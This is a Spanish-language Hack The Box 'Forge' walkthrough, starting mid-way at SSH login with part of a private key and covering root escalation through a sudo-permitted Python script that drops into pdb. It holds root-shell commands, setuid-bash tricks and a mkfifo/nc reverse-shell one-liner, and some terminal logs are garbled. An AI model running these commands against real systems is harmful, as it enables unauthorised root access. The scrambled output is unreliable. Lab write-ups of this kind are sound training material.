GUz+aplzDG4wWviSNuerDy9PTGxB6kR5pGbCaEWoRPLVib9EqnWh279mXu0b4zYhEg+nyD
K6ui/nrmRYUOadgCKXR7zLEm3mgj4hu4cFash/KLAAAFgK9tvD2vbbw9AAAAB3NzaC1yc2
EAAAGBAJ2SDvkMsH4J37aqOWrPqKx1v8NVm6xuouge079j3UNPTYsTprR0d658R6Lr+P5d
aTtp4z3+Rm41RwLDMCQ15gzY2qmXzvTmAuyu4a+xVesZVfK4cHCqNISDlhbOyYdXfo36Q2
-----
```

ssh -i llave.key user@forge.htb

```
~/machineshtb/Forge
ssh -i llave.key user@forge.htb~/machineshtb/Forge
Welcome to Ubuntu 20.04.3 LTS (GNU/Linux 5.4.0-81-generic x86_64)
-----BEGIN OPENSSH PRIVATE KEY-----
* Documentation:  https://help.ubuntu.com
* Management:     https://landscape.canonical.com
* Support:        https://ubuntu.com/advantage
curl -s -X GET http://forge.htb/upload
chmod 600
Exit 0

System information as of Sat 13 Jan 2024 04:43:25 PM UTC

System load:          0.0
Usage of /:           45.4% of 6.82GB
Memory usage:         29%
Swap usage:           0%
Processes:            222
Users logged in:      0
IPv4 address for eth0: 10.10.11.111
IPv6 address for eth0: dead:beef::250:56ff:feb9:b13f

0 updates can be applied immediately.

The list of available updates is more than a week old.
To check for new updates run: sudo apt update

Last login: Fri Aug 20 01:32:18 2021 from 10.10.14.6
user@forge:~$
```

#####Escalada de privilegios sudoers python script LIBRERIA PDB#####

hacemos algo de checklist de escalada y encontramos un posible camino para escalar ayudado del sudoers

sudo -l

```
user@forge:~$ sudo -l
Matching Defaults entries for user on forge:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User user may run the following commands on forge:
    (ALL : ALL) NOPASSWD: /usr/bin/python3 /opt/remote-manage.py
user@forge:~$
```

parece que podemos ejecutar y leer



```
/opt/remote-manage.py
user@forge:~$ ls -la /opt/remote-manage.py
-rwxr-xr-x 1 root root 1447 May 31 2021 /opt/remote-manage.py
user@forge:~$
```

leyendo un poco el scrip encontre cosas interesantes

```
user@forge:~$ cat /opt/remote-manage.py
#!/usr/bin/env python3
import socket
import random
import subprocess
import pdb

port = random.randint(1025, 65535)

try:
    sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    sock.setsockopt(socket.SOL_SOCKET, socket.SO_REUSEADDR, 1)
    sock.bind(('127.0.0.1', port))
    sock.listen(1)
    print(f'Listening on localhost:{port}')
    (clientsock, addr) = sock.accept()
    clientsock.send(b'Enter the secret password: ')
    if clientsock.recv(1024).strip().decode() != 'secretadminpassword':
        clientsock.send(b'Wrong password!\n')
    else:
        try:
            sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
            sock.setsockopt(socket.SOL_SOCKET, socket.SO_REUSEADDR, 1)
            sock.bind(('127.0.0.1', port))
            sock.listen(1)
            print(f'Listening on localhost:{port}')
            (clientsock, addr) = sock.accept()
            clientsock.send(b'Enter the secret password: ')
            if clientsock.recv(1024).strip().decode() != 'secretadminpassword':
                clientsock.send(b'Wrong password!\n')
            else:
                clientsock.send(b'Welcome admin!\n')
                while True:
```

libreria pdb y un password secretadminpassword  
ejecuto para ver que hace

```
user@forge:~$ python3 /opt/remote-manage.py
Listening on localhost:63935
kasdjkasjd
sadjkjkasjdk
user@forge:~$ cat /opt/rem
#!/usr/bin/env python3
import socket
```

se pone escucha entonces la idea es que si levantamos una conexion con un nc por el puerto dado por el script deberia seguir

levanto otra session de ssh y levantamos nc hacia el localhost y elport

ssh -i llave.key user@forge.htb

nc 127.0.0.1 63935

```
user@forge:~$ nc 127.0.0.1 63935
Enter the secret passsword:
```

ingresamos secretadminpassword

```
user@forge:~$ nc 127.0.0.1 63935
Enter the secret passsword: secretadminpassword
Welcome admin!
What do you wanna do:
[1] View processes
[2] View free memory
[3] View listening sockets
[4] Quit
clientsock.send
if clientsock.r
clientsock.
else:
libreria pdb y un pa
ejecuto para ver que
user@forge:~$ pytho
Listening on localh
kasdjkasjd
```

```

tmpfs
What do you wanna do:
[1] View processes
[2] View free memory
[3] View listening sockets
[4] Quit
3
State  Recv-Q  Send-Q
LISTEN 0        32
LISTEN 0       4096
LISTEN 0       128
LISTEN 0         1
LISTEN 0       511
LISTEN 0       128
What do you wanna do:
[1] View processes
[2] View free memory
[3] View listening sockets
[4] Quit

user@forge:~$ nc 127.0.0.1 200636
Enter the secret password:
ingresamos secretadminpassword
user@forge:~$ nc 127.0.0.1 63935
Enter the secret password: secretadminpassword
Welcome admin!
Local Address:Port      Peer Address:Port
0.0.0.0:21             0.0.0.0:*
127.0.0.53:53         0.0.0.0:*
0.0.0.0:22             0.0.0.0:*
127.0.0.1:63935       0.0.0.0:*
*:80                  0.0.0.0:*
[::]:22               [::]:*
What do you wanna do:
[1] View processes
[2] View free memory
[3] View listening sockets
[4] Quit
user@forge:~$ python3
Listening on local
kasdjkasjd

```

es un switch case y cuando sale o se coloca un dato no numerico genera una exepcion como se muestra en el script

```

elif option == 3:
    clientsock.send(subprocess.getoutput('ss -lnt').encode())
elif option == 4:
    clientsock.send(b'Bye\n')
    break
except Exception as e:
    print(e)
    pdb.post_mortem(e.__traceback__)

```

sale `pdb.post_mortem(e.__tracebak__)`  
validando en gtobins si hay algo con pdb

```

TF=$(mktemp)
echo 'import os; os.system("/bin/sh")' > $TF
pdb $TF
cont

```

entonces en vez de un numero coloco un string

```
user@forge:~$ nc 127.0.0.1 15130
Enter the secret password: secretadminpassword
Welcome admin!

What do you wanna do:
[1] View processes
[2] View free memory
[3] View listening sockets
[4] Quit
prueba
```

nc 127.0.0.1 63935

y en el otro lado tenemos pdb

```
user@forge:~$ python3 /opt/remote-manage.py
Listening on localhost:15130
invalid literal for int() with base 10: b'prueba'
> /opt/remote-manage.py(27)<module>()
-> option = int(clientsock.recv(1024).strip())
(Pdb)
```

entonces inteno hacer lo que dice gtobins pero me da error de syntaxis entonces solo ejecuto import os; y la shell

import os; os.system("/bin/sh")

```
user@forge:~$ python3 /opt/remote-manage.py
Listening on localhost:15130
invalid literal for int() with base 10: b'prueba'
> /opt/remote-manage.py(27)<module>()
-> option = int(clientsock.recv(1024).strip())
(Pdb) TF=$(mktemp)
*** SyntaxError: invalid syntax
(Pdb) import os; os.system("/bin/sh")
$ whoami
user
$ cat /root/root.txt
cat: /root/root.txt: Permission denied
$
```

nc

127.0.0.1 63935

como noi me dio root inteno hacer de nuevo todo pero esta ves como lo dice en sudo -l

```
User user may run the following commands on forge:
(ALL : ALL) NOPASSWD: /usr/bin/python3 /opt/remote-manage.py
```



pero tampoco corrio

```
user@forge:~$ /usr/bin/python3 /opt/remote-manage.py
Listening on localhost:40261
invalid literal for int() with base 10: b'prueba2'
> /opt/remote-manage.py(27)<module>()
-> option = int(clientsock.recv(1024).strip())
(Pdb) import os; os.system("/bin/sh")
*** SyntaxError: invalid syntax
(Pdb) import os; os.system("/bin/sh")
$ whoami
user
```

me di cuenta de que estaba corriendo el script sin sudo xd por eso no funcionaba

`sudo /usr/bin/python3 /opt/remote-manage.py`

```
user@forge:~$ sudo /usr/bin/python3 /opt/remote-manage.py
Listening on localhost:57337
invalid literal for int() with base 10: b'prueba5'
> /opt/remote-manage.py(27)<module>()
-> option = int(clientsock.recv(1024).strip())
(Pdb) import os; os.system("/bin/sh");
# whoami
root
#
```

otra forma algo redundante de tener bash con root es cambiando los permisos con `chmod u+s` y luego ejecutar la bash con modo privilege

```
import os; os.system('chmod u+s /bin/bash');
exit();
/bin/bash -p
```

tambien se puede copiando la bin/bash y enviandola al /dev/shm/bash

```
os.system('cp /bin/bash /dev/shm/bash')
os.system('chmod u+s /dev/shm/bash')
exit
/bin/bash -p
```

otra forma es solicitando una reverse shell

```
import os; os.system('rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.10.14.23 123 >/tmp/f')
```

